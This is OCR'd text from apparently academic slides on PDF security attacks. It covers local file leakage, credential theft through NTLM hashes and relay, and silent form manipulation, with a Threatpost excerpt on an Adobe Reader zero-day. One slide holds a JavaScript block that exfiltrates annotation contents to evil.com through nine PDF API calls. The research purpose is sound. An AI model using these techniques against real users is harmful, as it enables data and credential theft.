
Your first name and middle initial | Last name | Your social security number


If joint return, spouse's first name and middle initial | Last name | Spouse's social security number

Home address (number and street). If you have a P.O. box, see instructions. | Apt. no. | Presidential Election Campaign Check here if you, or your spouse if filing jointly, want $3 to go to this fund. Checking a box below will not change your tax or refund. □ You □ Spouse

City, town or post office, state, and ZIP code. If you have a foreign address, also complete spaces below (see instructions).

Source: wondershare.com


Page
/AA
/Contents
Annotation
/AA on close
/Link
Field
/AA
Catalog
/Names
/AA did print
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share





```
value = this.getAnnots()[0].contents;
this.submitForm({cURL: "http://evil.com/"});
this.getURL("http://evil.com/"+value);
app.launchURL("http://evil.com/"+value);
app.media.getURLData("http://evil.com/"+value, "audio/mp3");
SOAP.connect("http://evil.com/"+value);
SOAP.request({cURL:"http://evil.com/"+value, oRequest:{}, cAction:""});
this.importDataObject("file", "http://evil.com/"+value);
app.openDoc("http://evil.com/"+value);
```

Local File Leakage

Local File Leakage

- Goal: exfiltrate arbitrary files on disk to attacker by chaining PDF features


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share




A *submit-form action* transmits the names and values of selected interactive form fields to a specified uniform resource locator

The field's text is held in a text string (or, beginning with PDF 1.5, a stream)

3.2.7 Stream Objects

beginning with PDF 1.2, the bytes may be contained in an external file




Credential Theft

Credential Theft

- Offline cracking
  - **NTLMv2**: modern GPU requires 2,5h for eight chars
  - **NTLMv1, LM**: considered broken *[Marlinspike2012]*
- Pass-the-hash or relay attacks
  - Compare *[Ochoa2008, Hummel2009]*
  - Depending on Windows security policy

Credential Theft



Temporary Patch Released For Adobe Reader Zero-Day

Author:
Lindsey O'Donnell


February 11, 2019
/ 2:20 pm

2 minute read

Share this article:

The zero-day flaw in Adobe Reader DC could allow bad actors to steal victims' NTLM hashes.

Source: Threatpost


Page
/AA
/Contents
Annotation
/AA
/Link
Field
/AA
Catalog
/Names
/AA
/OpenAction
Call Action
JavaScript
Launch
/Print
/Open
Thread
GoToE
GoToR
ImportData
SubmitForm
URI
/Base
/URI
File
Embedded File
Local File
URL
Network Share


Overview

1. **PDF Basics**
2. **Denial of Service**
3. **Information Disclosure**
4. **Data Manipulation**
    - **Form Modification, File Write Access, Content Masking**
5. **Code Execution**
6. **Evaluation**

Form Modification

Form Modification

- Idea: victim obtains modified PDF form
- Attacker silently manipulares data (e.g., on printing)



https://pdf.wondershare.com/templates/1040-form-pdf-template-

Free Download IRS 1040 Form

IRS 1040 Form

